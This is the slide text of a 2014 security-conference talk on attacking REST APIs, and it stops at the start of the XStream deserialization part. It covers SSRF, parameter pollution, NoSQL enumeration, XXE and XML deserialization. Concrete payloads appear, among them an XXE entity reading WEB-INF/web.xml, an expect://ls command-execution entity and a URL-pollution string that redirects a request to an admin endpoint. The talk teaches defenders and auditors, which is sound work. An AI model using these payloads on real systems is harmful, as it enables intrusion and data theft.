

# RSA<sup>®</sup>CONFERENCE2014

FEBRUARY 24 - 28 | MOSCONE CENTER | SAN FRANCISCO

Share.  
Learn.  
Secure.

Capitalizing on  
Collective Intelligence

## RESting on Your Laurels Will Get You Pwned

SESSION ID: ASEC-R01

### Abraham Kang

Director Engineering  
Samsung  
@KangAbraham

### Dinis Cruz (in absentia)

Principal Security Engineer  
Security Innovation  
@DinisCruz

### Alvaro Muñoz Sanchez

Senior Security Researcher  
HP Fortify  
@pwntester





# Goals and Main Point

- ◆ Originally a 2 hour presentation so we will only be focusing on identifying remote code execution and data exfiltration vulnerabilities through REST APIs.
- ◆ Remember that a REST API is nothing more than a web application which follows a structured set of rules.
  - ◆ So all of the previous application vulnerabilities still apply: SQL Injection, XSS, Direct Object Reference, Command Injection, etc.
- ◆ We are going to show you how remote code execution and data filtration manifest themselves in REST APIs.





# REST History

- ◆ Introduced to the world in a PHD dissertation by Roy Fielding in 2000.
- ◆ Promoted the idea of using HTTP methods (PUT, POST, GET, DELETE) and the URL itself to communicate additional metadata as to the nature of an HTTP request.

Http Method	Database Operation
PUT	Update
POST	Insert
GET	Select
DELETE	Delete

- ◆ GET <http://svr.com/customers/123>
- ◆ POST <http://svr.com/customers/123>



# Causes of REST Vulnerabilities

- ◆ Location in the trusted network of your data center
- ◆ SSRF (Server Side Request Forgery) to Internal REST APIs
- ◆ URLs to backend REST APIs are built with concatenation instead of URIBuilder (Prepared URI)
- ◆ Self describing nature
- ◆ Inbred Architecture
- ◆ Incorrect assumptions of application behavior
- ◆ Input types and interfaces
- ◆ Extensions in REST frameworks that enhance development of REST functionality at the expense of security






# Attacking An Internal Network (REST style)

- ◆ Find an HTTP REST proxy w/ vulns
- ◆ Figure out which REST based systems are running on the internal network
- ◆ Exfiltrate data from the REST interface of the backend system or GET RCE on internal REST API
- ◆ What backend systems have a REST API:
  - ◆ ODATA in MS SQL Server
  - ◆ Beehive and OAE RESTful API
  - ◆ Neo4j, Mongo, Couch, Cassandra, Hbase, your company, and many more

## Non-compromised machine


## Affected machine





# SSRF (Server Side Request Forgery) to Internal REST APIs

- ◆ Public REST Services attack Internal REST services (in the DMZ)



- ◆ Enablers: RFI (Remote File Inclusion) through PHP include(), REST framework specific proxy (RESTlet Redirector), XXE, WS-\* protocols, etc.
- ◆ Causes: Concatenation in URLs built to connect to internal REST services or arbitrary xml loaded by server
- ◆ Many internal REST APIs are using basic auth over SSL. So you can use the same attacks above to find the basic auth credentials on the file system and embed them in the URL:
  - ◆ <http://user:password@internalSvr.com/xxx...>



# What to Look For

- ◆ new URL (“http://yourSvr.com/value” + var);
- ◆ new Redirector(getContext(), urlFromCookie, MODE\_SERVER\_OUTBOUND );
- ◆ HttpGet(“http://yourSvr.com/value” + var);
- ◆ HttpPost(“http://yourSvr.com/value” + var);
- ◆ restTemplate.**post**ForObject( "http://localhost:8080/Rest/user/" + var, request, User.class );
- ◆ ...





# HPP (HTTP Parameter Pollution)

- ◆ HPP (HTTP Parameter Pollution) was discovered by Stefano di Paola and Luca Carettoni in 2009. It utilized the discrepancy in how duplicate request parameters were processed to override application specific default values in URLs. Typically attacks utilized the “&” character to fool backend services in accepting attacker controlled request parameters.




# Extended HPPP (HTTP Path & Parameter Pollution)

Extended HPPP utilizes matrix and path parameters, JSON injection and path segment characters to change the underlying semantics of a REST URL request.

- ◆ “#” can be used to remove ending URL characters similar to “--” in SQL Injection and “//” in JavaScript Injection
- ◆ “../” can be used to change the overall semantics of the REST request in path based APIs (vs query parameter based)
- ◆ “;” can be used to add matrix parameters to the URL at different path segments
- ◆ The “\_method” query parameter can be used to change a GET request to a PUT, DELETE, and sometimes a POST (if there is a bug in the REST API)
- ◆ Special framework specific query parameters allow enhanced access to backend data through REST API. The “qt” parameter in Apache Solr
- ◆ JSON Injection is also used to provide the necessary input to the application receiver.




# Faking Out Security Filters (Scenario)





# Faking Out Security Filters (Bypass)






# Extended HPPP (Apply Your Knowledge I)

```
String entity = request.getParameter("entity");  
String id = request.getParameter("id");  
URL urlGET = new URL("http://svr.com:5984/client/" + entity + "?id=" + id );
```

Change it to a POST to the following URL

<http://svr.com:5984/admin>






# Extended HPPP (Apply Your Knowledge I)

```
String entity = request.getParameter("entity");  
String id = request.getParameter("id");  
URL urlGET = new URL("http://svr.com:5984/client/" + "../admin" + "?id=" +  
"1&_method=POST" );
```

Change it to a POST to the following URL

<http://svr.com:5984/admin>





# REST is Self Describing and Predictable

- ◆ What URL would you first try when gathering information about a REST API and the system that backs it?





# REST is Self Describing

- ◆ What URL would you first try when gathering information about a REST API and the system that backs it?
  - ◆ <http://host:port/>
- ◆ Compare this to:
  - ◆ `Select * from all_tables` (in Oracle)
  - ◆ `sp_msforeachdb 'select "?" AS db, * from [?].sys.tables'` (SQL Server)
  - ◆ `SELECT DISTINCT TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE COLUMN_NAME IN ('columnA','ColumnB') AND TABLE_SCHEMA='YourDatabase';` (MySQL)
  - ◆ Etc.





# Especially for NoSQL REST APIs

- ◆ All of the following DBs have REST APIs which closely follow their database object structures
  - ◆ HBase
  - ◆ Couch DB
  - ◆ Mongo DB
  - ◆ Cassandra.io
  - ◆ Neo4j





# HBase REST API

- ◆ Find all the tables in the Hbase Cluster:

- ◆ <http://host:9000/>

- ◆ Find the running HBase version:

- ◆ <http://host:9000/version>

- ◆ Find the nodes in the HBase Cluster:

- ◆ <http://host:9000/status/cluster>

- ◆ Find a description of a particular table's schema(pick one from the prior link):

- ◆ <http://host:port/profile/schema>


```
HTTP/1.1 200 OK
Content-Length: 13
Cache-Control: no-cache
Content-Type: text/plain
```

```
content
urls
```



# Inbred Architecture

- ◆ Externally exposed REST APIs typically use the same communication protocol (HTTP) and REST frameworks that are used in internal only REST APIs.



- ◆ Any vulnerabilities which are present in the public REST API can be used against the internal REST APIs.



# Incorrect assumptions of REST application behavior

- ◆ People still thinking web when developing public REST APIs:
  - ◆ [http://www.svr.com/view\\_profile?id=12345](http://www.svr.com/view_profile?id=12345)
  - ◆ [http://www.srv.com/credit\\_report?user\\_id=123-45-6789](http://www.srv.com/credit_report?user_id=123-45-6789)
  - ◆ [http://www.abc.com/find\\_friends?phone\\_nums=410-555-1212,310-123-4567](http://www.abc.com/find_friends?phone_nums=410-555-1212,310-123-4567)
- ◆ REST provides for dynamic URLs and dynamic resource allocation





# REST provides for dynamic URLs and dynamic resource allocation

## Example Case Study

- ◆ You have an Mongo DB REST API which exposes two databases which can only be accessed at /realtime/\* and /predictive/\*
- ◆ There are two static ACLs which protect all access to each of these databases

```
<web-resource-name>Realtime User</web-resource-name>
```

```
<url-pattern>/realtime/*</url-pattern>
```

```
<web-resource-name>Predictive Analysis User</web-resource-name>
```

```
<url-pattern>/predictive/*</url-pattern>
```

Can anyone see the problem? You should be able to own the server with as little disruption to the existing databases.



# Example Case Study Exploit

- ◆ The problem is not in the two databases. The problem is that you are working with a REST API and resources are dynamic.
- ◆ So POST to the following url to create a new database called test which is accessible at “/test”:

POST <http://svr.com:27080/test>

- ◆ Then POST the following:

POST [http://svr.com:27080/test/\\_cmd](http://svr.com:27080/test/_cmd)

- ◆ With the following body:

cmd={..., “\$reduce”:”function (obj, prev) { **malicious\_code()** }” ...



# REST Input Types and Interfaces

- ◆ Does anyone know what the main input types are to REST interfaces?





# REST Input Types and Interfaces

- ◆ Does anyone know what the main input types are to REST interfaces?
  - ◆ XML and JSON





# XML Related Vulnerabilities

- ◆ When you think of XML--what vulnerabilities come to mind?





# XML Related Vulnerabilities

- ◆ When you think of XML--what vulnerabilities come to mind?
  - ◆ **XXE (eXternal XML Entity Injection) / SSRF (Server Side Request Forgery)**
  - ◆ XSLT Injection
  - ◆ XDOS
  - ◆ XML Injection
  - ◆ **XML Serialization**



# XXE (File Disclosure and Port Scanning)

- ◆ Most REST interfaces take raw XML to de-serialize into method parameters of request handling classes.
- ◆ XXE Example when the name element is echoed back in the HTTP response to the posted XML which is parsed whole by the REST API:

```
<?xml encoding="utf-8" ?>  
<!DOCTYPE Customer [<!ENTITY y SYSTEM '../WEB-INF/web.xml'> ]>  
<Customer>  
<name>&y;</name>  
</Customer>
```

\*See Attacking <?xml?> processing by Nicolas Gregoire (Agarri) and XML Out-of-Band Data Retrieval by Timur Yunusov and Alexey Osipov



# XXE (Remote Code Execution)

- ◆ Most REST interfaces take raw XML to de-serialize into method parameters of request handling classes.
- ◆ XXE Example when the name element is echoed back in the HTTP response to the posted XML which is parsed whole by the REST API:

```
<?xml encoding="utf-8" ?>  
<!DOCTYPE Customer [<!ENTITY y SYSTEM 'expect://ls'> ]>  
<Customer>  
<name>&y;</name>  
</Customer>
```

\*See XXE: advanced exploitation, d0znpp, ONSec

\*expect protocol requires pexpect module to be loaded in PHP

\*joernchen has another example at <https://gist.github.com/joernchen/3623896>



# XXE Today

- ◆ At one time most REST frameworks were vulnerable to XXE
- ◆ But newer versions have patched this vulnerability
  - ◆ XXE on SpringMVC last summer
  - ◆ XEE on Restlet last month
  - ◆ XXE on Jboss Seam last month
  - ◆ ...





# XML Serialization Vulnerabilities

- ◆ Every REST API allows the raw input of XML to be converted to native objects. This deserialization process can be used to execute arbitrary code on the REST server.





# Understanding XML Serialization

- ◆ Mainly Three Mechanisms Used by Server Logic
  - ◆ Server looks where to go before going
    - ◆ Create an object based **on the target type defined in the application** then assign values from the xml to that instance
  - ◆ Server asks user where to go
    - ◆ Create and object based **on a user specified type in the provided XML** then assign values (to public or **private** fields) from the xml to that instance, finally cast the created object to the target type defined in the application
  - ◆ Server asks user where to go and what to do
    - ◆ Create and object based **on a user specified type in the provided XML** then assign values from the xml to that instance, **allow object assignments and invoke arbitrary methods on the newly created instance**, finally cast the created object to the target type defined in the application



# Vulnerable XML Serialization APIs

- ◆ In our research we found one API that “asks the user where to go”:
  - ◆ XStream
    - ◆ More limited
    - ◆ Cannot invoke methods
    - ◆ Relies on existing APIs to trigger the code execution
- ◆ And another that “asks the user where to go and what to do”:
  - ◆ XMLDecoder
    - ◆ Unrestricted
    - ◆ Execute arbitrary methods on newly created objects which are defined in the input
    - ◆ Near Turing complete





# XML Serialization – XMLDecoder

← → ↺ [www.avajava.com/tutorials/lessons/how-do-i-read-a-javabean-from-an-xml-file-using-xmldecoder.html](http://www.avajava.com/tutorials/lessons/how-do-i-read-a-javabean-from-an-xml-file-using-xmldecoder.html)

- 11. [General Java](#) (69)
- 12. [JSPs](#) (9)
- 13. [Java Basics](#) (11)
- 14. [Linux](#) (23)
- 15. [Logging](#) (5)
- 16. [Maven](#) (88)
- 17. [Search](#) (12)
- 18. [Servlets](#) (20)
- 19. [Struts](#) (1)
- 20. [Text](#) (19)
- 21. [Tomcat](#) (8)
- 22. [Version Control](#) (8)
- 23. [Windows](#) (2)
- 24. [XML](#) (1)

## mybean.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.5.0_09" class="java.beans.XMLDecoder">
  <object class="example.MyBean">
    <void property="myBoolean">
      <boolean>true</boolean>
    </void>
    <void property="myString">
      <string>xml is cool</string>
    </void>
    <void property="myVector">
      <object class="java.util.Vector">
        <void method="add">
          <string>one</string>
        </void>
        <void method="add">
          <string>two</string>
        </void>
        <void method="add">
          <string>three</string>
        </void>
      </object>
    </void>
  </object>
</java>
```



# XML Serialization – Restlet / XMLDecoder

`org.restlet.representation`

**Class `ObjectRepresentation<T extends Serializable>`**

```
java.lang.Object
├── org.restlet.representation.Variant
│   ├── org.restlet.representation.RepresentationInfo
│   │   ├── org.restlet.representation.Representation
│   │   │   ├── org.restlet.representation.StreamRepresentation
│   │   │   │   ├── org.restlet.representation.OutputRepresentation
│   │   │   │   │   └── org.restlet.representation.ObjectRepresentation<T>
```

**Type Parameters:**

`T` - The class to serialize, see `Serializable`

---

```
public class ObjectRepresentation<T extends Serializable>
    extends OutputRepresentation
```

Representation based on a serializable Java object.

It supports binary representations of JavaBeans using the `ObjectInputStream` and `ObjectOutputStream` classes. In this case, it handles representations having the following media type: `MediaType.APPLICATION_JAVA_OBJECT` ("application/x-java-serialized-object"). It also supports textual representations of JavaBeans using the `XMLEncoder` and `XMLDecoder` classes. In this case, it handles representations having the following media type: `MediaType.APPLICATION_JAVA_OBJECT_XML` ("application/x-java-serialized-object+xml").



XML Serialization – Restlet / XMLDecoder

# Demo





# XML Serialization – SpringMVC / XStream

- ◆ XStream is not exactly a marshaller as it allows full object serialization

## About XStream

XStream is a simple library to serialize objects to XML and back again.

- ◆ <http://xstream.codehaus.org/converters.html> contains a complete list of objects that can be serialized
- ◆ One interesting class: [DynamicProxyConverter](#)

### DynamicProxyConverter


Any dynamic proxy generated by  
`java.lang.reflect.Proxy`

The dynamic proxy itself is not serialized, however the interfaces it implements and the actual `InvocationHandler` instance are serialized. This allows the proxy to be reconstructed after deserialization.



# What is a DynamicProxy again?

